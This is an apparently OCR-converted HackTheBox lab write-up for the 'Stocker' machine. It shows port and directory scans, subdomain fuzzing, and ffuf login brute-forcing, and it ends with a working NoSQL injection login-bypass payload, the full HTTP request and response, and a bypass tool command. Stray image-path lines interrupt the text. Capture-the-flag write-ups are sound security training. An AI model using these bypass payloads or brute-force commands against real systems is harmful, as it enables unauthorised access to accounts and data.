# HackTheBox Writeup - Stocker

#hackthebox #linux #autorecon #nmap #ffuf #subdomain #feroxbuster #whatweb #nosql #login-bypass #exiftool #pdf #file-read #path-traversal #SQL-Injection #gtfobin #cheated #burpsuite #burp-repeater #express #nodejs #mongodump #mongodb

Stocker starts out with a NoSQL injection allowing me to bypass login on the dev website. From there, I'll exploit purchase order generation via a serverside cross site scripting in the PDF generation that allows me to read files from the host. I'll get the application source and use a password it contains to get a shell on the box. The user can run some NodeJS scripts as root, but the sudo rule is misconfiguration that allows me to run arbirtray JavaScript, and get a shell as root.

# Recon

---

## Autorecon

Add to hosts before running **autorecon**!

```
sudo $(which autorecon) -vv stocker.htb
```

## Nmap

```
┌──(kali㉿kali)-[~/htb/Stocker]
└─$ cat stocker.nmap
# Nmap 7.94 scan initiated Sat Jun 24 11:24:14 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA stocker 10.10.11.196
Nmap scan report for stocker.htb (10.10.11.196)
Host is up, received user-set (0.062s latency).
Scanned at 2023-06-24 11:24:15 EDT for 41s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```


```
| ssh-hostkey:
|   3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC/Jyuj3D7FuZQdudxWlH081Q6WkdTVz6G05mFSFpBpycfOrwuJpQ6oJV1I4J6UeXg+o5xHSm+ANLhYEI6T/JMnYSyEmVq/QVactD
s9ixhi+j0R0rUrYYgteX7XuOT2g4ivyp1zKQP1uKYF2lGVnrcvX4a6ds4FS8mkM2o74qeZj6XfUiCYdPSVJmFjX/TgTzXYHt7kHj0vLtMG63sxXQDVLC5NwLs3VE61qD4K
mhCfu+9viOBvA1ZID4Bmw8vgi0b5FfQASbtkylpRxdOEyUxGZ1dbcJzT+wGEhalvlQl9CirZLPMBn4YMC86okK/Kc0Wv+X/lC+4UehL//U3MkD9XF3yTmq+UVF/qJTrs9Y
15lUOu3bJ9kpP9VDbA6NNGi1HdLyO4CbtifsWblmmoRWIr+U8B2wP/D9whWGwRJPBBwTJWZvxvZz3llRQhq/8Np0374iHWIEG+k9U9Am6rFKBgGlPUcf6Mg7w4AFLiFEQa
QFRpEbf+xtS1YMLLqpg3qB0=
|   256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgPXCNqX65/kNxcEEVPqpV7du+KsPJokAydK/wx1GqHpuUm3lLjMuLOnGFInSYGKlCK1MLtoCX6Dj
Vwx6nWZ5w=
|   256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDyp1s8jG+rEbfeqAQbCqJw5+Y+T17PRzOcYd+W32hF
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4EB67963EC58BC699F15F80BBE1D91CC
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-generator: Eleventy v2.0.0
|_http-title: Stock - Coming Soon!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 24 11:24:56 2023 -- 1 IP address (1 host up) scanned in 41.93 seconds
```

```
echo '10.10.11.196 stocker.htb' >> /etc/hosts
```

# 80 - Website

## Info




We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

## Directory

```
feroxbuster -u http://stocker.htb:80/ -t 10 -w /root/.local/share/AutoRecon/wordlists/dirbuster.txt -x "txt,html,php,asp,aspx,jsp"
-v -k -n -q -e -r -o "/home/kali/htb/Stocker/results/stocker.htb/scans/tcp80/tcp_80_http_feroxbuster_dirbuster.txt"
```

```
200      GET       20l      129w     9226c http://stocker.htb/img/apple-touch-icon.png
200      GET        6l       21w     1354c http://stocker.htb/img/favicon-32x32.png
200      GET       39l      197w    15603c http://stocker.htb/img/webp/people23.webp
```

```
200      GET       91l      507w    41060c http://stocker.htb/fonts/inter-v12-latin-700.woff
200      GET       56l      418w    32043c http://stocker.htb/fonts/inter-v12-latin-700.woff2
200      GET      122l      561w    41547c http://stocker.htb/img/webp/people2.webp
200      GET       40l      241w    18399c http://stocker.htb/img/webp/people1.webp
200      GET       78l      424w    31843c http://stocker.htb/fonts/inter-v12-latin-500.woff2
200      GET        4l       10w      696c http://stocker.htb/img/favicon-16x16.png
200      GET       97l      503w    40143c http://stocker.htb/fonts/inter-v12-latin-300.woff
200      GET      176l     1153w    89907c http://stocker.htb/img/webp/interior29.webp
200      GET        6l      546w    42350c http://stocker.htb/css/theme.min.css
200      GET        1l      268w    13800c http://stocker.htb/js/aos.js
200      GET       12l       62w     3907c http://stocker.htb/img/webp/interior37.webp
200      GET       55l      383w    31373c http://stocker.htb/fonts/inter-v12-latin-300.woff2
200      GET       81l      475w    40738c http://stocker.htb/fonts/inter-v12-latin-500.woff
200      GET        7l     1222w    79742c http://stocker.htb/js/bootstrap.bundle.min.js
200      GET    2059l    12963w   984134c http://stocker.htb/img/angoose.png
200      GET      321l     1360w    15463c http://stocker.htb/
403      GET        7l       10w      162c http://stocker.htb/css/
200      GET        1l        4w     2174c http://stocker.htb/favicon.ico
403      GET        7l       10w      162c http://stocker.htb/fonts/
403      GET        7l       10w      162c http://stocker.htb/img/
200      GET      321l     1360w    15463c http://stocker.htb/index.html
403      GET        7l       10w      162c http://stocker.htb/js/
```

## Sub Domains

```
ffuf -c -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.stocker.htb" -u http://stocker.htb -fc 301
```

```
[Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 67ms]
    * FUZZ: dev
```

```
:: Progress: [100000/100000] :: Job [1/1] :: 655 req/sec :: Duration: [0:02:28] :: Errors: 0 ::
```

## dev.stocker.htb

### Directory

```
feroxbuster -u http://dev.stocker.htb -t 100 -nr
```

```
...
404      GET       10l       15w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-
filter
200      GET       75l      200w     2667c http://dev.stocker.htb/login
200      GET       75l      200w     2667c http://dev.stocker.htb/Login
200      GET       39l       62w      597c http://dev.stocker.htb/static/css/signin.css
200      GET       75l      200w     2667c http://dev.stocker.htb/login?error=auth-required
200      GET       75l      200w     2667c http://dev.stocker.htb/LOGIN
```


# User Flag

---

### NoSQL login Bypass

`stocker.htb` is just a static website

Dig deeper to `dev.stocker.htb`




Try bruteforce

```
# Common usernames and passwords
ffuf -c -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt:FUZZ1 -w /usr/share/seclists/Passwords/darkweb2017-
```

```
top100.txt:FUZZ2 -request login.req -request-proto http -v -fs 92

# User: Admin
ffuf -c -w /opt/wordlists/rockyou.txt:FUZZ2 -request login.req -request-proto http -v -fs 92
```

Try login bypass

```
ffuf -c -w /usr/share/payloadsallthethings/SQL\ Injection/Intruder/Auth_Bypass.txt:FUZZ1 -request login.req -v -request-proto http
-fs 92
```

Enumerate the backend

```
whatweb -v dev.stocker.htb
```

```
WhatWeb report for http://dev.stocker.htb/login
Status    : 200 OK
Title     : Stockers Sign-in
IP        : 10.10.11.196
Country   : RESERVED, ZZ

Summary   : Bootstrap, Cookies[connect.sid], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[connect.sid], Meta-
Author[Mark Otto, Jacob Thornton, and Bootstrap contributors], MetaGenerator[Hugo 0.84.0], nginx[1.18.0], PasswordField[password],
Script, X-Powered-By[Express]

Detected Plugins:
...

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : connect.sid

[ HTML5 ]
```

```
...


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : nginx/1.18.0 (Ubuntu) (from server string)

[ HttpOnly ]
        If the HttpOnly flag is included in the HTTP set-cookie
        response header and the browser supports it then the cookie
        cannot be accessed through client side script - More Info:
        http://en.wikipedia.org/wiki/HTTP_cookie

        String       : connect.sid

[ Meta-Author ]
...

[ MetaGenerator ]
        This plugin identifies meta generator tags and extracts its
        value.

        String       : Hugo 0.84.0

[ PasswordField ]
...

[ Script ]
...


[ X-Powered-By ]
```

```
        X-Powered-By HTTP header

        String       : Express (from x-powered-by string)

[ nginx ]
        Nginx (Engine-X) is a free, open-source, high-performance
        HTTP server and reverse proxy, as well as an IMAP/POP3
        proxy server.

        Version      : 1.18.0
        Website     : http://nginx.net/

HTTP Headers:
        HTTP/1.1 200 OK
        Server: nginx/1.18.0 (Ubuntu)
        Date: Sat, 24 Jun 2023 15:58:39 GMT
        Content-Type: text/html; charset=UTF-8
        Transfer-Encoding: chunked
        Connection: close
        X-Powered-By: Express
        Cache-Control: public, max-age=0
        Last-Modified: Tue, 06 Dec 2022 09:53:59 GMT
        ETag: W/"a6b-184e6db4279"
        Set-Cookie: connect.sid=s%3AQbq2IZjXDEzGaH-wmmHTmh9BTY5_qJ2C.CYwUZxCiHMyLaD8oFWVy9c0b%2F9Vh052Q6CoeIqMtLQE; Path=/;
HttpOnly
        Content-Encoding: gzip
```


- Its using `Express`
- Its cookie is `connect.sid`, after googling, noticed that it's widely used by node.js applications, which means it's likely using nosql
- It was built by Hugle

Google `nosql login bypass`

> https://book.hacktricks.xyz/pentesting-web/nosql-injection

Working Payload:

```
{"username": {"$ne": null}, "password": {"$ne": null} }
```



**Request**

Pretty Raw Hex

```
1  POST /login HTTP/1.1
2  Host: dev.stocker.htb
3  Content-Length: 55
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://dev.stocker.htb
7  Content-Type: application/json
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/114.0.5735.134 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://dev.stocker.htb/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: connect.sid=s%3Av6bcRQN9tDQMAdGuAeGGpb-Ga6_cN3H3.K1ShWGM6FYJ3I1AGKa0fee80fONEx9Zy746JbWboxB4
14 Connection: close
15
16 {
     "username":{
       "$ne":null
     },
     "password":{
       "$ne":null
     }
   }
```

**Response**

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Sat, 24 Jun 2023 16:19:33 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 56
6  Connection: close
7  X-Powered-By: Express
8  Location: /stock
9  Vary: Accept
10
11 <p>
     Found. Redirecting to <a href="/stock">
       /stock
     </a>
   </p>
```

> Needs to change `Content-type` to json!

Found a repo to auto check for login bypass payloads


> https://github.com/C4l1b4n/NoSQL-Attack-Suite

```
┌──(kali㉿kali)-[~/htb/Stocker/NoSQL-Attack-Suite]
└─$ proxychains -q python nosql-login-bypass.py -t http://dev.stocker.htb/login -u username -p password
```

